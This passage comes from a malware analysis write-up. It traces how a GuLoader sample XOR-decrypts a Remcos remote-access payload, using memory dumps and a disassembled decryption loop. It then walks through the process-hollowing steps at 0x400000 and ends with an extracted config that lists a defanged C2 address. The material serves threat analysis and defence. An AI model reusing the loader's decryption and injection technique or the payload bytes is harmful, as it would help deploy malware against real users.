


```
Address   Hex                                              ASCII
31650CEC  46 F9 55 BC 04 0C AA A4 53 AE CD 47 F9 C7 D2 1D  FùU¼..ª¤S®ÍGùÇÒ.
31650CFC  67 81 1D 31 17 A8 16 E1 71 91 78 35 AB 0A 35 0C  g..1.¨.áq.x5«.5.
31650D0C  66 43 D7 40 B0 14 AD FA 49 48 9B 69 22 5E AE 7C  fC×@°..úIH.i"^®|
31650D1C  F0 02 1A 48 84 FD E2 2E AF 1D 90 E5 0D F9 7F BA  ð..H.ýâ.¯..å.ù.º
31650D2C  84 91 23 E1 28 D1 39 73 85 11 FF 5D FA 7E 9D 75  ..#á(Ñ9s..ÿ]ú~.u
31650D3C  06 82 FC F8 C1 A5 B5 AD AD 7E BC FB 46 10 32 E4  ..üøÁ¥µ..~¼ûF.2ä
31650D4C  8A 14 BC D1 9B AC 3C 4C 4F CB 2A B6 BB 4D 1F A6  ..¼Ñ.¬<LOË*¶»M.¦
31650D5C  DE 99 D0 A4 7C D9 61 30 96 A6 00 DA 1D 72 7D E9  Þ.Ð¤|Ùa0.¦.Ú.r}é
31650D6C  E2 BC B0 0A 72 69 19 2A 67 DF 87 B6 16 9A 6E 50  â¼°.ri.*gß.¶..nP
31650D7C  09 4B 02 AE 4C 97 A2 AA 98 05 F1 77 0B BC 91 20  .K.®L.¢ª..ñw.¼. 
31650D8C  E8 92 5C E9 E9 A6 35 46 56 88 97 9B 1A D8 CA 86  è.\éé¦5FV....ØÊ.
31650D9C  5C EF 90 95 77 23 1A 9F BA 7A D8 0B 23 62 BD AE  \ï..w#..ºzØ.#b½®
31650DAC  E4 CB 22 53 F3 FA EC 99 1A F7 51 F9 76 19 B7 A7  äË"Sóúì..÷Qùv.·§
31650DBC  0D 0D A8 20 68 C2 5F F9 5F 4A E6 80 16 A4 EE C1  ..¨ hÂ_ù_Jæ..¤îÁ
31650DCC  FF 3E 2F 3D E1 33 F2 15 04 E3 41 8D DD 60 A5 C8  ÿ>/=á3ò..ãA.Ý`¥È
31650DDC  64 A5 96 62 69 6F 25 2C 9B 5B BE 7F CD 16 1D 1E  d¥.bio%,.[¾.Í...
31650DEC  29 F3 B2 25 21 9B 68 92 3A C8 98 5C FF FC 51 C4  )ó²%!.h.:È.\ÿüQÄ
31650DFC  CA 04 62 52 F2 1F 94 14 A5 A3 A2 73 9E B9 8F 07  Ê.bRò...¥£¢s.¹..
31650E0C  F4 4E 9E C5 D6 1B A4 65 DF A3 42 9E DD 52 9D 16  ôN.ÅÖ.¤eß£B.ÝR..
31650E1C  4E 49 25 79 18 75 E8 9D B7 E7 9F 89 94 0D 07 88  NI%y.uè.·ç......
31650E2C  75 7D 13 9B 8D 27 32 A0 72 C5 23 9B 94 F1 20 9A  u}...'2 rÅ#..ñ .
31650E3C  0A 23 0C E0 AE 06 06 E2 58 0B 38 32 87 C3 4D 83  .#.à®..âX.82.ÃM.
31650E4C  DB 6E 49 3E 6A CF 57 C9 3D 5A F4 47 D8 9C 1E E8  ÛnI>jÏWÉ=ZôGØ..è
31650E5C  8E C4 0B 89 01 B8 E4 CB B5 8A D4 45 2D F1 BE E2  .Ä...¸äËµ.ÔE-ñ¾â
31650E6C  B3 21 E6 2C D5 B6 64 57 37 27 94 76 3D 6E 90 15  ³!æ,Õ¶dW7'.v=n..
31650E7C  A5 0B 44 05 51 AD 85 88 64 1D 9C 79 7B 35 6A 8D  ¥.D.Q...d..y{5j.
31650E8C  6C 90 21 0B C3 5D E3 B6 65 5D C0 68 4E B8 60 50  l.!.Ã]ã¶e]ÀhN¸`P
```

Figure 56: Decrypted 468 byte payload key


Decrypt Payload

After the payload key is fully decrypted, GuLoader finally XOR decrypts the downloaded payload in place, byte-by-byte using the 468 byte payload key.



```
01F4E781   8A040A        mov al,byte ptr ds:[edx+ecx]       mov al, ct[i]
01F4E784   01F3          add ebx,esi
01F4E786   3203          xor al,byte ptr ds:[ebx]           xor ct[i], key[j]
01F4E788   EB 64         jmp 1F4E7EE
01F4E78A   17            pop ss
01F4E78B   D13A          sar dword ptr ds:[edx],1
01F4E78D   3C 57         cmp al,57                          57:'W'
01F4E78F   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E792   57            push edi
01F4E793   91            xchg ecx,eax
01F4E794   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E798   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E79B   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E79E   57            push edi
01F4E79F   91            xchg ecx,eax
01F4E7A0   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7A4   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E7A7   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E7AA   57            push edi
01F4E7AB   91            xchg ecx,eax
01F4E7AC   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7B0   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E7B3   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E7B6   57            push edi
01F4E7B7   91            xchg ecx,eax
01F4E7B8   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7BC   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E7BF   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E7C2   57            push edi
01F4E7C3   91            xchg ecx,eax
01F4E7C4   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7C8   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E7CB   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E7CE   57            push edi
01F4E7CF   91            xchg ecx,eax
01F4E7D0   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7D4   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E7D7   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E7DA   57            push edi
01F4E7DB   91            xchg ecx,eax
01F4E7DC   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7E0   3A3C57        cmp bh,byte ptr ds:[edi+edx*2]
01F4E7E3   D17A 7C       sar dword ptr ds:[edx+7C],1
01F4E7E6   57            push edi
01F4E7E7   91            xchg ecx,eax
01F4E7E8   3A7C17 D1     cmp bh,byte ptr ds:[edi+edx-2F]
01F4E7EC   3A3C38        cmp bh,byte ptr ds:[eax+edi]
01F4E7EF   CB            ret far
01F4E7F0   29F3          sub ebx,esi
01F4E7F2   43            inc ebx                            j++
01F4E7F3   75 05         jne 1F4E7FA
01F4E7F5   89FB          mov ebx,edi
01F4E7F7   66:85C2       test dx,ax
01F4E7FA   85C9          test ecx,ecx
01F4E7FC   88040A        mov byte ptr ds:[edx+ecx],al       write decrypted byte in place to original buffer
01F4E7FF   38C1          cmp cl,al
01F4E801   41            inc ecx                            i++
01F4E802   0F85 79FFFFFF jne 1F4E781
```

Figure 57: Payload decryption routine




```
Address   Hex                                               ASCII
039D0000  86 42 A6 25 20 EE 03 FE 22 0C 8E 6F E0 40 49 10  .B¦% î.þ"..oà@I.
039D0010  46 F8 C1 D9 91 7E 0D CA 74 D7 66 7F 72 F1 06 A2  FøÁÙ.~.Êt×f.rñ.¢
039D0020  73 20 6B 74 63 72 FE 1F C7 BB DA DA BF 7C 63 2C  s ktcrþ.Ç»ÚÚ¿|c,
039D0030  28 C5 C6 68 5D 6F A6 DA E5 1E 20 F2 14 D4 AB 71  (ÅÆh]o¦Úå. ò.Ô«q
039D0040  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
039D0050  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
039D0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
039D0070  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
039D0080  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
039D0090  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
039D00A0  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
039D00B0  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
039D00C0  EC 08 0B 21 A8 69 65 72 A8 69 65 72 A8 69 65 72  ì..!¨ier¨ier¨ier
039D00D0  1C F5 94 72 BB 69 65 72 1C F5 96 72 0F 69 65 72  .õ.r»ier.õ.r.ier
039D00E0  1C F5 97 72 B6 69 65 72 A1 11 E1 72 A9 69 65 72  .õ.r¶ier¡.ár©ier
039D00F0  36 C9 A2 72 AA 69 65 72 05 37 66 73 B2 69 65 72  6É¢rªier.7fs²ier
039D0100  05 37 60 73 92 69 65 72 05 37 61 73 8A 69 65 72  .7`s.ier.7as.ier
039D0110  A1 11 F6 72 B1 69 65 72 A8 69 64 72 9A 68 65 72  ¡.ör±ier¨idr.her
039D0120  1D 37 6C 73 CA 69 65 72 1D 37 9A 72 A9 69 65 72  .7lsÊier.7.r©ier
039D0130  1D 37 67 73 A9 69 65 72 52 69 63 68 A8 69 65 72  .7gs©ierRich¨ier
039D0140  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00  ........PE..L...
039D0150  7A EF 6C 64 00 00 00 00 00 00 00 00 E0 00 03 01  zïld........à...
039D0160  0B 01 0E 00 00 50 03 00 00 50 00 00 00 E0 04 00  .....P...P...à..
039D0170  90 3D 08 00 00 F0 04 00 00 40 08 00 00 00 40 00  .=...ð...@....@.
039D0180  00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00  ................
039D0190  05 00 01 00 00 00 00 00 00 90 08 00 00 10 00 00  ................
039D01A0  00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00  ................
```

Figure 58: Decrypted Remcos Payload

Execute Payload

Zero Base Address 0x400000

Once the payload has been decrypted, GuLoader sets memory permissions at `0x400000` to `RW` and zeroes out the image that is in place.




```
Address   Hex                                              ASCII
00400000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400090  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
004000F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Figure 59: Zeroed out image base

Copy Payload to Base Address

Next, GuLoader copies the new payload to `0x400000`.



```
00400000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00400010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
00400020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00400030  00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00  ................
00400040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00400050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00400060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
00400070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00400080  EC 08 0B 21 A8 69 65 72 A8 69 65 72 A8 69 65 72  ì..!¨ier¨ier¨ier
00400090  1C F5 94 72 BB 69 65 72 1C F5 96 72 0F 69 65 72  .õ.r»ier.õ.r.ier
004000A0  1C F5 97 72 B6 69 65 72 A1 11 E1 72 A9 69 65 72  .õ.r¶ier¡.ár©ier
004000B0  36 C9 A2 72 AA 69 65 72 05 37 66 73 B2 69 65 72  6É¢rªier.7fs²ier
004000C0  05 37 60 73 92 69 65 72 05 37 61 73 8A 69 65 72  .7`s.ier.7as.ier
004000D0  A1 11 F6 72 B1 69 65 72 A8 69 64 72 9A 68 65 72  ¡.ör±ier¨idr.her
004000E0  1D 37 6C 73 CA 69 65 72 1D 37 9A 72 A9 69 65 72  .7lsÊier.7.r©ier
004000F0  1D 37 67 73 A9 69 65 72 52 69 63 68 A8 69 65 72  .7gs©ierRich¨ier
00400100  00 00 00 00 00 00 00 00 50 45 00 00 4C 01 03 00  ........PE..L...
00400110  7A EF 6C 64 00 00 00 00 00 00 00 00 E0 00 03 01  zïld........à...
00400120  0B 01 0E 00 00 50 03 00 00 50 00 00 00 E0 04 00  .....P...P...à..
00400130  90 3D 08 00 00 F0 04 00 00 40 08 00 00 00 40 00  .=...ð...@....@.
00400140  00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00  ................
00400150  05 00 01 00 00 00 00 00 00 90 08 00 00 10 00 00  ................
00400160  00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00  ................
```


Figure 60: Remcos payload written to `0x400000`

NtCreateSection

GuLoader then calls NtCreateSection to create a section object so that it can map the image to memory.

NtMapViewOfSection

After the section is created, GuLoader maps the section into memory, then calls `ZwProtectVirtualMemory` to set memory protection appropriately.



```
v 0x400000    Image           18,768 kB  WCX   C:\Windows\System32\mshtml.dll   18,768 kB   18,768 kB
    0x400000  Image: Commit        4 kB  R     C:\Windows\System32\mshtml.dll        4 kB        4 kB
    0x401000  Image: Commit      524 kB  RWX   C:\Windows\System32\mshtml.dll      524 kB      524 kB
    0x484000  Image: Commit   18,240 kB  RW    C:\Windows\System32\mshtml.dll   18,240 kB   18,240 kB
```

Figure 61: Payload mapped to memory with permissions set

NtCreateThreadEx

Finally, GuLoader calls `NtCreateThreadEx` to execute the image that is now mapped at `0x400000`, executing the payload.

Bonus: Remcos Configuration Extraction

The payload downloaded by this sample of GuLoader is Remcos. Remcos is a commercial Remote Access Tool advertised as legitimate software for surveillance and penetration testing, though it is frequently used in malware campaigns.

I previously wrote a Remcos configuration extractor for another project and it looks like the configuration has not changed. The configuration extractor can be found on my GitHub.

```
❯ python3 extract_config.py remcos_payload.bin
Remcos Config Extractor - CRITICAL Extracting config from: remcos_payload.bin
Malware Family: Remcos
Botnet: RemoteHost
C2s: ['194.59.218[.]165:2408']
```